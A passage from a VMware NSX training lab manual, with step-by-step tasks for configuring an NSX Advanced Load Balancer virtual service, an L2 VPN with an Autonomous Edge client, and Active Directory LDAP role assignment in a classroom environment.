Admin Password	Enter **`VMware1!VMware1!`** as the password.
Confirm Admin Password	Enter **`VMware1!VMware1!`** as the password.

10. Click **INSTALL APPLIANCE.**

    The Advanced Load Balancer controller deployment might take up to 20 minutes to complete.

Task 4: Access the NSX Advanced Load Balancer UI

You log in to the NSX Advanced Load Balancer UI and configure basic system settings.

1. On your student desktop, log in to the NSX Advanced Load Balancer UI.
   a. Open Chrome.
   b. Click the **NSX** > **NSX ALB** bookmark.
   c. If the `Your connection is not private` message appears, click **ADVANCED** and click the **Proceed to 172.20.10.48 (unsafe)** link.
   d. Log in to the NSX Advanced Load Balancer UI.
      - User name: admin
      - Password: VMware1!VMware1!

2. On the welcome page, configure details in the System Settings section.

Option	Action
Passphrase	Enter **`VMware1!VMware1!`** in the text box.
Confirm Passphrase	Enter **`VMware1!VMware1!`** in the text box.
DNS Resolver(s)	Leave the default value of 172.20.10.10.
DNS Search Domain	Enter **`vclass.local`** in the text box.

3. Click **NEXT**.
4. In the Email/SMTP section, click **None** and click **NEXT**.
5. In the Multi-tenant section, leave all default values and click **SAVE**.

Task 5: Create a Cloud Connector for NSX

You create a Cloud Connector for NSX from the NSX Advanced Load Balancer UI.

1. In the NSX Advanced Load Balancer UI, navigate to the **Administration** tab.
2. In the left pane, expand **User Credentials** and select the **User Credentials** menu.
3. Click **CREATE**.
4. Create user credentials for NSX Manager.

Option	Action
Name	Enter **`nsxuser`** in the text box.
Credential Type	Select **NSX-T** as the credential type.
Username	Enter **`admin`** in the text box.
Password	Enter **`VMware1!VMware1!`** in the text box.

5. Click **SAVE.**
6. Click **CREATE**.

7. Create user credentials for the vCenter Server instance.

Option	Action
Name	Enter **`vcuser`** in the text box.
Credential Type	Select **vCenter** as the credential type.
Username	Enter **`administrator@vsphere.local`** in the text box.
Password	Enter **`VMware1!`** in the text box.

8. Click **SAVE.**
9. In the NSX Advanced Load Balancer UI, navigate to the **Infrastructure** tab.
10. In the left pane, navigate to the **Clouds** menu.
11. Select **NSX-T Cloud** from the **CREATE** drop-down menu on the right**.**
12. On the **General** tab, configure parameters.

Option	Action
Name	Enter **`nsxcloud`** in the text box.
Object Name Prefix	Enter **`nsxcloud`** in the text box.

Leave the default values for all the other options.

13. On the **NSX-T** tab, click **CHANGE CREDENTIALS** and configure parameters.

Option	Action
NSX-T Manager Address	Enter **`172.20.10.41`** in the text box.
NSX-T Manager Credentials	Select **nsxuser**.

14. Click **CONNECT.**

15. Configure parameters for the Management network.

Option	Action
Transport Zone	Select **PROD-Overlay-TZ** from the drop-down menu.
Tier1 Logical Router	Select **T1-GW-01** from the drop-down menu.
Overlay Segment	Select **ALB-MANAGEMENT** from the drop-down menu.

16. In the Data Networks section, select **PROD-Overlay-TZ** from the **Transport Zone** drop-down menu.
17. Under Data Network Segments (s), click **ADD** and configure parameters.

Option	Action
Logical Router	Select **T1-GW-01** from the drop-down menu.
Segment	Select **ALB-DATAPLANE** from the drop-down menu.

18. Under vCenter Servers, click **ADD** and enter **`sa-vcsa-01.vclass.local`** as the name.
19. Click **CHANGE CREDENTIALS** and configure parameters.

Option	Action
vCenter Address	Select **172.20.10.94** from the drop-down menu.
vCenter Credentials	Select **vcuser**.

20. Click **CONNECT.**
21. Select **NSX-ALB** from the **Content Library** drop-down menu.
22. Click **DONE.**
23. Click **SAVE.**
24. Verify that the status of nsxcloud changes to green after a few seconds.

Task 6: Configure Service Engine Networks and Routing

You create a static IP pool for the SE Engines data plane and management plane networks and configure static routing.

1. In the NSX Advanced Load Balancer UI, navigate to **Infrastructure** > **Cloud Resources** > **Networks.**
2. Select **nsxcloud** from the **Select Cloud** drop-down menu.
3. Click the pencil icon for the ALB-DATAPLANE network.
4. If not already configured, set the Routing Context to **T1-GW-01**.
5. Click the pencil icon next to T1-GW-01.
6. Under the Static Route section, click **ADD**.
7. Configure the following parameters for the static route.

Option	Action
Gateway Subnet	Enter **`0.0.0.0/0`** in the text box.
Next Hop	Enter **`172.16.60.1`** in the text box.

   This static route is used to guarantee the return traffic from the service engines to the back-end web servers.

8. Click **Save** to exit the VRF context wizard.
9. Back in the Edit Network Settings wizard, click **+ Add Subnet** and configure parameters.

Option	Action
IP Subnet	Enter **`172.16.60.0/24`** in the text box.
Static IP Address Pool	Click **+Add Static IP Address Pool** and enter **`172.16.60.11–172.16.60.20`** in the text box.

10. Click **Save** to save the static IP address pool configuration.
11. Click **Save** once again to exit the Edit Network Settings wizard.
12. Click the pencil icon for the ALB-MANAGEMENT network.
13. If not already configured, set the Routing Context to global.

14. Click **+ Add Subnet** and configure parameters.

Option	Action
IP Subnet	Enter **172.16.70.0/24** in the text box.
Static IP Address Pool	Click **+Add Static IP Address Pool** and enter **172.16.70.11–172.16.70.20** in the text box.

15. Click **Save** to save the static IP address pool configuration.
16. Click **Save** once again to exit the Edit Network Settings wizard.

Task 7: Test the Connectivity to Web Servers

You verify the end-to-end connectivity from your student desktop to the web servers.

1. On your student desktop, open a Command Prompt window.
2. Ping the two web servers and verify that the pings are successful.

   ```
   ping 172.16.10.11
   ```

   ```
   ping 172.16.10.12
   ```

3. On your student desktop, open a browser tab and verify that you can access the two web servers.

   ```
   http://172.16.10.11
   ```

   ```
   http://172.16.10.12
   ```

   If prompted, click **Advanced** and click the **Proceed to 172.16.10.11 or 172.16.10.12 (unsafe**) link to accept the certificate.

   IMPORTANT

   Do not proceed to the next task if you cannot access the two web servers.

Task 8: Create a Virtual Service

You create a virtual IP address and a server pool and associate them with a virtual service.

1. In the NSX Advanced Load Balancer UI, navigate to **Applications** > **VS VIPs.**
2. Create a virtual IP address.
   a. Click **CREATE.**
   b. Enter **`VIP-Web`** in the Name text box.
   c. Click **SET CLOUD & VRF**.
   d. Select **nsxcloud** from the Cloud drop-down menu.
   e. Select **T1-GW-01** from the VRF Context drop-down menu.
   f. Click **SET.**
   g. Select **T1-GW-01** from the Tier1 Logical Router drop-down menu.
   h. Under the VIPs section, click **ADD** and provide the configuration details.

Option	Action
Enable VIP	Leave checkbox selected (default)
Private IP	Select the **Static** radio button.
IPv4 Address	Enter **`192.168.100.7`** in the text box.

   Leave all other options as default.
   i. Click **SAVE**.
   j. Click **SAVE** again on the Create VS VIP wizard.
3. Verify that the newly created VIP-Web appears in the Virtual IP Addresses list.
4. In the left pane, navigate to the **Pools** menu.
5. Create a server pool for the web servers.
   a. Click **CREATE POOL.**
   b. Enter **`Web-Pool`** in the Name text box.
   c. Click **SET CLOUD & VRF**.
   d. Select **nsxcloud** from the Cloud drop-down menu.
   e. Select **T1-GW-01** from the VRF Context drop-down menu.
   f. Click **SET.**

g. Under the General tab, provide the configuration details.

IMPORTANT

You might need to scroll-down the page to locate some configuration parameters.

Option	Action
Default Server Port	Leave 80 (default)
Load Balancer Algorithm	Select the **Round Robin** from the drop-down menu.
Tier1 Logical Router	Select **T1-GW-01** from the drop-down menu.

h. Navigate to the **Servers** tab.

i. Select the **IP Address, Range or DNS Name** option from the Select Servers By menu.

j. Enter **`172.16.10.11`** in the **IP Address** text box and click **ADD**.

k. Click the pencil icon next to the server you just added to edit the configuration.

Option	Action
Hostname	Enter **`sa-web-01`** as the host name.
Port	Enter **80** as the port.

Leave all other settings as default.

l. Click **SAVE.**

m. Navigate to the **Servers** tab.

n. Ensure that the **IP Address, Range or DNS Name** option is selected from the Select Servers By menu.

o. Enter **`172.16.10.12`** in the **IP Address** text box and click **ADD**.

p. Click the pencil icon next to the server you just added to edit the configuration with the following details.

Option	Action
Hostname	Enter **sa-web-02** as the port name.
Port	Enter **80** as the port.

Leave all other settings as default.

q. Click **SAVE.**

r. Click **SAVE** again on the Create Pool wizard.

6. Verify that the newly created Web-Pool appears in the Pool list.
7. In the left pane, navigate to the **Virtual Services** menu.
8. Create a virtual service.

a. Click **CREATE VIRTUAL SERVICE** and select **Advanced Setup** from the drop-down menu.

b. In the Clouds wizard, select **nsxcloud** and click **Next**.

c. Provide the configuration details for the new virtual service.

Option	Action
Name	Enter **VS-Web** in the text box.
VS VIP	Select **VIP-Web** from the drop-down menu.
TCP/UDP Profile	Select **System-TCP-Proxy** (default).
Application Profile	Select **System-HTTP** (default).
Services	Leave **80** as the service port (default).
Pool	Select **Web-Pool** from the drop-down menu.

Leave the default values for all the other settings.

d. Click **Next**.

e. On the Policies wizard, leave the defaults and click **Next.**

f. On the Analytics wizard, leave the defaults and click **Next.**

g. On the Advanced wizard, leave the defaults and click **Save.**

9. In the left pane, navigate to the **Virtual Services** menu and verify that the Health of the VS-Web virtual service is populated.

IMPORTANT

The health status of the Virtual Service might take 5 to 10 minutes to change while the service engines are being deployed in the back end. You can monitor the deployment of the service engines from the vSphere Client UI. The service engine VM name starts with the prefix nsxcloud_Avi-se.

Task 9: Configure Route Advertisement and Route Redistribution for the Virtual IP

You advertise the virtual service's virtual IP (VIP) and verify that the HTTP traffic is handled by both web servers in a round-robin method.

1. Configure the T1-GW-01 gateway to advertise the VIP route.
   a. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Tier-1 Gateways.**
   b. Click the vertical ellipsis icon next to T1-GW-01 and select **Edit.**
   c. Expand the **Route Advertisement** option.
   d. In the Edit Route Advertisement Configuration window, enable **All LB VIP Routes.**
2. Click **SAVE** and click **CLOSE EDITING**.
3. Configure the BGP-T0-GW-01 gateway to redistribute the VIP route to the upstream VyOS router.
   a. Navigate to **Networking** > **Connectivity** > **Tier-0 Gateways.**
   b. Click the vertical ellipsis next to BGP-T0-GW-01 and select **Edit**.
   c. Expand **ROUTE RE-DISTRIBUTION** and click the **Route Re-distribution** number.
   d. Click the vertical ellipsis icon next to **BGP-Route Re-distribution** and select **Edit** from the menu.
   e. On the BGP-Route-Redistribution, click the current count **value 5**.
   f. Select the **LB VIP** check box for Advertised Tier-1 Subnets.
   g. Click **APPLY.**

      The ROUTE RE-DISTRIBUTION count is set to 6.
   h. Click **ADD** and click **APPLY.**

4. Click **SAVE** and click **CLOSE EDITING**.
5. Use Chrome to verify access to the load balancer VIP.
    a. On the student desktop, open a Chrome browser and go to http://192.168.100.7 to access the VIP address.

        The webpage appears.

    b. Refresh the browser display to verify that both back-end web servers are being used (because of the configured round-robin method).

        The client's HTTP requests alternate between sa-web-01 and sa-web-02.

        Because of the browser cache behavior, you might need to press F5 (force refresh) to see the traffic being load balanced between the two web servers.
6. Use `curl` to verify access to the load balancer VIP.
    a. On the student desktop, open a Command Prompt window and access the load balancer's VIP address.

        ```
        curl -i http://192.168.100.7
        ```

        The webpage appears.

    b. Run the same `curl` command again to verify that both back-end web servers are being used in a round-robin method.


```
C:\Windows\system32>curl -i http://192.168.100.7
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 638
Connection: keep-alive
Server: nginx/1.19.3
Date: Mon, 16 Aug 2021 09:58:26 GMT
Last-Modified: Mon, 16 Aug 2021 09:47:48 GMT
ETag: "611a3444-27e"
Accept-Ranges: bytes

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx! on sa-web-01</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx! on sa-web-01</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>

C:\Windows\system32>curl -i http://192.168.100.7
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 638
Connection: keep-alive
Server: nginx/1.19.3
Date: Mon, 16 Aug 2021 09:58:30 GMT
Last-Modified: Mon, 16 Aug 2021 09:49:27 GMT
ETag: "611a34a7-27e"
Accept-Ranges: bytes

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx! on sa-web-02</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx! on sa-web-02</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

Lab 19 Deploying Virtual Private Networks

Objective and Tasks

Configure the VPN tunnel and verify the operation:

1. Prepare for the Lab
2. Deploy a New NSX Edge Node to Support the VPN Deployment
3. Configure a New Edge Cluster
4. Deploy and Configure a New Tier-0 Gateway and Segments for VPN Support
5. Create an IPSec VPN Service
6. Create an L2 VPN Server and Session
7. Configure a Predeployed Autonomous Edge as an L2 VPN Client
8. Verify the Operation of the VPN Setup



Task 1: Prepare for the Lab

You log in to the vSphere Client UI and the NSX UI.

1. On your student desktop, log in to the vSphere Client UI.
   a. Open Chrome.
   b. Click the **vSphere** > **vSphere Client (SA-VCSA-01)** bookmark.
   c. Log in to the vSphere Client UI.
      - User name: administrator@vsphere.local
      - Password: VMware1!
2. Log in to the NSX UI.
   a. Open another tab in Chrome.
   b. Click the **NSX** > **NSX Manager** bookmark.
   c. Log in to the NSX UI.
      - User name: admin
      - Password: VMware1!VMware1!

Task 2: Deploy a New NSX Edge Node to Support the VPN Deployment

You deploy a new NSX Edge node to configure VPN tunnels.

1. On the NSX UI Home page, navigate to **System** > **Configuration** > **Fabric** > **Nodes** > **Edge Transport Nodes**.
2. Click **+ADD EDGE NODE.**
3. Provide the configuration details in the Add Edge VM window.

Option	Action
Name	Enter **`sa-nsxedge-03`** in the text box.
Host name/FQDN	Enter **`sa-nsxedge-03.vclass.local`** in the text box.
Form Factor	Leave **Medium** (default) selected.

4. Click **NEXT.**
5. On the Credentials page, enter **`VMware1!VMware1!`** as the CLI password and the system root password.
6. Turn on the **Allow SSH Login** and **Allow Root SSH Login** toggles to display Yes.
7. Click **NEXT.**
8. On the Configure Deployment page, provide the configuration details.

Option	Action
Compute Manager	Select **sa-vcsa-01.vclass.local.**
Cluster	Select **Management-Cluster.**
Resource Pool	Leave blank.
Host	Leave blank.
Datastore	Select **SA-Shared-01-NSX.**

9. Click **NEXT.**

10. On the Configure Node Settings page, provide the configuration details.

Option	Action
Management IP Assignment	Select **Static.**
Management IP	Enter **`172.20.10.63/24`** in the text box.
Default Gateway	Enter **`172.20.10.10`** in the text box.
Management Interface	Click the **Select Interface** link, select **pg-SA-Management**, and click **SAVE**.
Search Domain Names	Enter **`vclass.local`** in the text box.
DNS Servers	Enter **`172.20.10.10`** in the text box.
NTP Servers	Enter **`172.20.10.100`** in the text box.

11. Click **NEXT.**
12. On the Configure NSX page, provide the configuration details.

Option	Action
Edge Switch Name	Enter **`PROD-Overlay-NVDS`** in the text box.
Transport Zone	Select **PROD-Overlay-TZ.**
Uplink Profile	Select **nsx-edge-single-nic-uplink-profile**.
IP Assignment	Select **Use IP Pool**.
IP Pool	Select **TEP-IP-Pool**.
Teaming Policy Switch Mapping - DPDK Fastpath Interfaces for uplink-1 (active)	Click the **Select Interface** link, select **pg-SA-Edge-Overlay**, and click **SAVE**.

13. On the Configure NSX page, click **+ ADD SWITCH** and provide the configuration details.

    You might need to scroll up.

Option	Action
Edge Switch Name	Enter **`PROD-VLAN-NVDS`** in the text box.
Transport Zone	Select **PROD-VLAN-TZ.**
Uplink Profile	Select **nsx-edge-single-nic-uplink-profile.**
Teaming Policy Switch Mapping - DPDK Fastpath Interfaces for uplink-1 (active)	Click the **Select Interface** link, select **pg-SA-Edge-Uplinks**, and click **SAVE**.

14. Click **FINISH**.

    NOTE

    The edge deployment might take several minutes to complete. The deployment status displays various temporary values, for example, Node Not Ready**.**

    Wait until the configuration state displays Success and the node status is Up. You might need to click **REFRESH** occasionally.

15. Verify that the edge node is deployed and listed in the Edge VM list.

    The configuration state appears as Success and the node status is Up.

Task 3: Configure a New Edge Cluster

You create an NSX Edge cluster and add the NSX Edge node to the cluster.

1. On the NSX UI Home page, navigate to **System** > **Configuration** > **Fabric** > **Nodes** > **Edge Clusters**.
2. Click **+ADD EDGE CLUSTER**.
3. Provide the configuration details in the Add Edge Cluster window.

Option	Action
Name	Enter **`Edge-Cluster-02`** in the text box.
Edge Cluster Profile	Select **nsx-default-edge-high-availability-profile** (default).
Member Type	Select **Edge Node** (default).

4. In the Available (1) pane, select **sa-nsxedge-03** and click the right arrow to move it to the Selected (0) pane.
5. Click **ADD.**

Task 4: Deploy and Configure a New Tier-0 Gateway and Segments for VPN Support

You deploy and configure a new Tier-0 gateway and segments for VPN support.

1. Create a segment for the Tier-0 gateway uplink.
   a. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Segments** > **NSX**.
   b. Click **ADD SEGMENT** and provide the configuration details.

Option	Action
Segment Name	Enter **`T0-GW-02-VPN-Uplink`** in the text box.
Connected Gateway	Select **None** (default).
Transport Zone	Select **PROD-VLAN-TZ.**
VLAN	Enter **0** and press Enter.

   Leave the default values for all the other options.
   c. Click **SAVE**.
   d. When a prompt to continue segment configuration appears, click **NO**.
2. Click **ADD SEGMENT** again to create another segment.
   a. Enter the configuration information for the new segment.

Option	Action
Segment Name	Enter **`L2VPN-Segment`** in the text box.
Connected Gateway	Select **None** (default).
Transport Zone	Select **PROD-Overlay-TZ.**
Subnets	Leave blank.

   Leave the default values for all the other options.

b. Click **SAVE.**

c. When prompted to continue editing the segment, click **NO**.

3. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Tier-0 Gateways**.
4. Click **ADD GATEWAY** > **Tier-0**.
5. Provide the configuration details for the Tier-0 gateway.

Option	Action
Name	Enter **`T0-GW-02-VPN`** in the text box.
HA Mode	Select **Active Standby.**
Edge Cluster	Select **Edge-Cluster-02.**
Fail Over	Select **Preemptive.**
Preferred Edge	Select **sa-nsxedge-03.**

6. Click **SAVE.**
7. When the prompt to continue configuring this Tier-0 gateway appears, click **YES**.
8. Scroll to the lower portion of the T0-GW-02-VPN gateway, expand **ROUTE RE-DISTRIBUTION** and click **Set**.

   a. Click **ADD ROUTE RE-DISTRIBUTION.**

   b. Enter **`T0-GW-02-VPN Route Re-distribution`** in the **Name** text box.

   c. Click **Set** under Route Re-distribution.

   d. On the Set Route Redistribution page, leave all the check boxes deselected under Advertised Tier-1 Subnets.

   e. On the Set Route Redistribution page, select the **Static Routes** and **Connected Interfaces & Segments** check boxes under Tier-0 Subnets.

   f. Click **APPLY** and **ADD.**
9. Click **APPLY.**
10. Verify that the **Via BGP** toggle is turned on.
11. Click **SAVE.**
12. Expand **INTERFACES** and click **Set**.

13. In the Set Interfaces page, click **ADD INTERFACE**.

    a. Configure the interface.

Option	Action
Name	Enter **`T0-GW-02-VPN-Uplink`** in the text box.
Type	Leave **External** (default) selected.
IP Address / Mask	Enter **`192.168.201.2/24`** in the text box.
Connected To(Segment)	Select **T0-GW-02-VPN-Uplink.**
Edge Node	Select **sa-nsxedge-03.**

    b. Click **SAVE**.

14. Click **CLOSE** and click **CLOSE EDITING**.

    Wait for the new Tier-0 gateway status to appear as Success. You might need to click **REFRESH** periodically while waiting.

Task 5: Create an IPSec VPN Service

You create and configure an IPSec VPN Service.

1. On the NSX UI Home page, navigate to **Networking** > **Network Services** > **VPN** > **VPN Services.**
2. Click **ADD SERVICE** > **IPSec**.
3. Enter the configuration information for the new VPN service.

Option	Action
Name	Enter **`IPSec-for-L2VPN`** in the text box.
Tier-0/Tier-1 Gateway	Select **T0-GW-02-VPN.**

   Leave the default values for all the other options.

4. Click **SAVE**.
5. When you are prompted to continue configuring this VPN service, click **NO**.

Task 6: Create an L2 VPN Server and Session

You create an L2 VPN server and session for the VPN network.

1. Create an L2 VPN server.
   a. On the **VPN Services** tab, click **ADD SERVICE** > **L2 VPN Server**.
   b. Enter the configuration information for the new L2 VPN server.

Option	Action
Name	Enter **`L2VPN-Server`** in the text box.
Tier-0/Tier-1 Gateway	Select **T0-GW-02-VPN.**

   Leave the default values for all the other options.
   c. Click **SAVE**.
   d. When you are prompted to continue configuring this VPN service, click **YES**.
2. Click the **Set** link under Sessions and click **ADD L2 VPN SESSION**.
3. Configure the session.
   a. Enter **`L2VPN-Session`** as the name.
   b. Click the vertical ellipsis icon next to Local Endpoint/IP and select **Add Local Endpoint.**

Option	Action
Name	Enter **`L2VPN-Endpoint`** in the text box.
VPN Service	Select **IPSec-for-L2VPN**.
IP Address	Enter **`192.168.201.3`** in the text box.
Local ID	Enter **`192.168.201.3`** in the text box.

   c. Click **SAVE**.

d. On the ADD L2 VPN SESSION page, continue configuring the session.

Option	Action
Remote IP	Enter **192.168.201.4** in the text box.
Pre-shared Key	Enter **VMware1!** in the text box.
Remote ID	Enter **192.168.201.4** in the text box.
Tunnel Interface	Enter **169.1.1.1/24** in the text box.

e. Click **SAVE**.

f. When you are prompted to continue configuring this L2 VPN session, click **NO**.

4. Click **CLOSE** and click **CLOSE EDITING**.

5. Click the **L2 VPN Sessions** tab and verify that the session was created.

NOTE

The L2 VPN session status might appear as either Down or In Progress until you configure the Autonomous Edge as an L2 VPN client and an active session is running.

6. Acquire the peer code for the L2 VPN session.

a. On the **L2 VPN Sessions** tab, expand **L2-VPN-Session**.

b. Click **DOWNLOAD CONFIG**.

The `Download Config has PSK information in it` warning appears.

c. Click **YES**.

d. Save the `L2VPNSession_L2VPN-Session_config.txt` in the `Desktop` folder on your student desktop.

7. Navigate to **Networking** > **Connectivity** > **Segments** > **NSX** and add the newly created VPN session information to L2VPN-Segment.
   a. Click the vertical ellipsis icon next to L2VPN-Segment and select **Edit** from the menu.
   b. Expand the **L2 VPN** section and provide the configuration details.

Option	Action
L2 VPN	Select **L2VPN-Session.**
VPN Tunnel ID	Enter **100** in the text box.

   c. Click **SAVE** and click **CLOSE EDITING**.

Task 7: Configure a Predeployed Autonomous Edge as an L2 VPN Client

You configure a predeployed Autonomous Edge appliance as an L2 VPN client.

1. Open a web browser and click the **NSX** > **NSX Autonomous Edge** bookmark.
2. If the `Your connection is not private message appears`, click **ADVANCED** and click the **Proceed to 172.20.10.70 (unsafe)** link.
3. On the login page, enter **admin** as the user name and **VMware1!VMware1!** as the password.
4. Navigate to the **PORT** tab and click **ADD PORT.**
5. Configure the new port.

Option	Action
Port Name	Enter **L2VPN-Port** in the text box.
Subnet	Leave blank.
VLAN	Enter **50** in the text box.
Exit Interface	Select **eth3.**

6. Click **SAVE.**
7. Navigate to the **L2VPN** tab and click **ADD SESSION.**

8. Configure the L2 VPN client session.

Option	Action
Session Name	Enter **`L2VPN-Client-Session`** in the text box.
Admin Status	Select **ENABLED** (default).
Local IP	Enter **`192.168.201.4`** in the text box.
Remote IP	Enter **`192.168.201.3`** in the text box.

9. Obtain and paste the peer code.
   a. Use Notepad to open the `L2VPNSession_L2VPN-Session_config.txt` file in the `Desktop` folder on your student desktop.
   b. Verify that **Format** > **Word Wrap** is selected.
   c. Copy the string after the `peer_code` text.

      You must ensure that you copy only the text without the quotes.
   d. Paste the code in the **Peer Code** text box.
10. Click **SAVE.**
11. On the **L2VPN** tab, click **ATTACH PORT.**
12. Configure the port attachment.

Option	Action
Session	Select **L2VPN-Client-Session.**
Port	Select **name: L2VPN-Port vlan:50.**
Tunnel ID	Enter **`100`** in the text box.

13. Click **ATTACH.**
14. On the **L2VPN** tab, verify that the status for L2VPN-Client-Session changes to UP.

Task 8: Verify the Operation of the VPN Setup

You verify the proper operation of the VPN tunnel deployed by opening consoles into the two L2 VPN VMs and using ping to reach across the VPN.

1. In the NSX UI, navigate to **Networking** > **Network Services** > **VPN** > **L2 VPN Sessions.**
2. Verify that the status of the L2VPN-Session is Success**.**

   You might need to refresh the status to view the most recent information.
3. In the vSphere Client inventory, verify the connectivity.
   a. Right-click the **T1-L2VPN-01** virtual machine and select **Edit Settings**
   b. In the **Network adapter 1** drop-down menu, click **Browse**, select **L2VPN-Segment**, and click **OK**.
   c. Verify that **Connected** is selected and click **OK**.
4. Verify that both the NSX Autonomous Edge (Auto-Edge-01) and the T1-L2VPN-02 virtual machines reside on sa-esxi-04.vclass.local.

   Otherwise, use vSphere vMotion to migrate these VMs.
5. Verify that the T1-L2VPN-02 virtual machine is connected to Remote_Network.
   a. In the vSphere Client inventory, right-click **T1-L2VPN-02** and select **Edit Settings**.
   b. Verify that Network adapter 1 has the Remote_Network value.

      Otherwise, click **Browse**, select **Remote_Network** from the drop-down menu, and click **OK.**
6. In the vSphere Client, open a web console to T1-L2VPN-01.
7. Log in to the T1-L2VPN-01 VM.
   - User name: vmware
   - Password: VMware1!
8. Verify connectivity with T1-L2VPN-02.

   ```
   ping -c 3 172.16.50.12
   ```

   The ping should complete successfully.

   NOTE

   Duplicates pings are expected because VPN runs in a nested environment.

   ---

9. Return to the vSphere Client and open a web console to T1-L2VPN-02.

10. Log in to the T1-L2VPN-02 VM.
    - User name: vmware
    - Password: VMware1!
11. Verify bidirectional connectivity from T1-L2VPN-02 to T1-L2VPN-01.

    ```
    ping -c 3 172.16.50.11
    ```

    The ping should also complete successfully. You have now verified bidirectional communication between the two VMs at the end of the VPN tunnel.

    NOTE

    Duplicates pings are expected because VPN runs in a nested environment.

Lab 20 Managing Users and Roles

Objective and Tasks

Integrate NSX Manager with Active Directory over LDAP:

1. Prepare for the Lab
2. Add an Active Directory Domain as an Identity Source
3. Assign NSX Roles to Domain Users and Test Permissions
4. Modify an Existing Role and Test the Role Permissions

Task 1: Prepare for the Lab

You log in to the NSX UI.

1. On your student desktop, open Chrome.
2. Click the **NSX** > **NSX Manager** bookmark.
3. Log in to the NSX UI.
    - User name: admin
    - Password: VMware1!VMware1!

Task 2: Add an Active Directory Domain as an Identity Source

You use LDAP to add an Active Directory Domain to NSX Manager.

1. On the NSX UI Home page, navigate to **System** > **Settings** > **User Management.**
2. Click the **Authentication Providers** tab and click **LDAP**.
3. Click **ADD IDENTITY SOURCE.**
4. Configure the new identity source.

Option	Action
Name	Enter **`VCLASS`** in the text box.
Domain Name (FQDN)	Enter **`vclass.local`** in the text box.
Type	Select **Active Directory over LDAP** (default).
Base DN	Enter **`CN=Users,DC=vclass,DC=local`** in the text box.
LDAP Servers	Click the **Set** link.

5. Click the **Check Status** link and verify that the connection status is Success for the LDAP server.
6. When the Set LDAP Server window appears, click **ADD LDAP SERVER**.
7. Configure the LDAP server.

Option	Action
Hostname/IP	Enter **`172.20.10.10`** in the text box.
LDAP Protocol	Select **LDAP**.
Type	Enter **`389.`** (default).
Bind Identity	Enter **`administrator@vclass.local`** in the text box.
Password	Enter **`VMware1!`** in the text box.

   Leave all other settings at their default values.

8. Click the **Check Status** link and verify that the connection status is Success for the LDAP identity source.
9. Click **ADD** and click **APPLY.**
10. Click **SAVE.**

Task 3: Assign NSX Roles to Domain Users and Test Permissions

You assign an NSX role to an Active Directory domain user and verify the user's permissions.

1. On the NSX UI home page, navigate to **System** > **Settings** > **User Management** and click the **User Role Assignment** tab.
2. Click **ADD ROLE FOR PROVIDERS** and select **LDAP.**
3. When the role assignment window appears, select **VCLASS** in the **Search Domain** drop-down menu.
4. Enter **`jdoe`** in the **Users/User Group Name** box and select the **jdoe@vclass.local** user.
5. In the Roles pane, select **Network Admin** from the **Roles** drop-down menu .
6. Click **SAVE**.
7. At the upper-right corner of the NSX UI, click the **admin** user and select **Log out.**
8. Log in to the NSX UI at https://sa-nsxmgr-01.vclass.local as jdoe.
   a. Click the **NSX** > **NSX Manager** bookmark.
   b. Log in to the NSX UI.
      - User name: jdoe@vclass.local
      - Password: VMware1!
   c. Click **LOG IN.**
9. In the upper-right corner of the NSX UI, verify that you are logged in as jdoe@vclass.local.

   The NSX UI automatically changes to dark mode when logged in as jdoe@vclass.local.
10. Navigate to **Networking** > **Connectivity** > **Tier-0 Gateways** and verify that the **ADD GATEWAY > Tier-0** option is available.

    The availability of the option indicates that users with the Network Admin role have permissions to configure Tier-0 gateways.
11. Click **CANCEL** to close the Tier-0 gateway configuration page.
12. Navigate to **Networking** > **Connectivity** > **Tier1- Gateways** and verify that the **ADD TIER-1 GATEWAY** option is available.

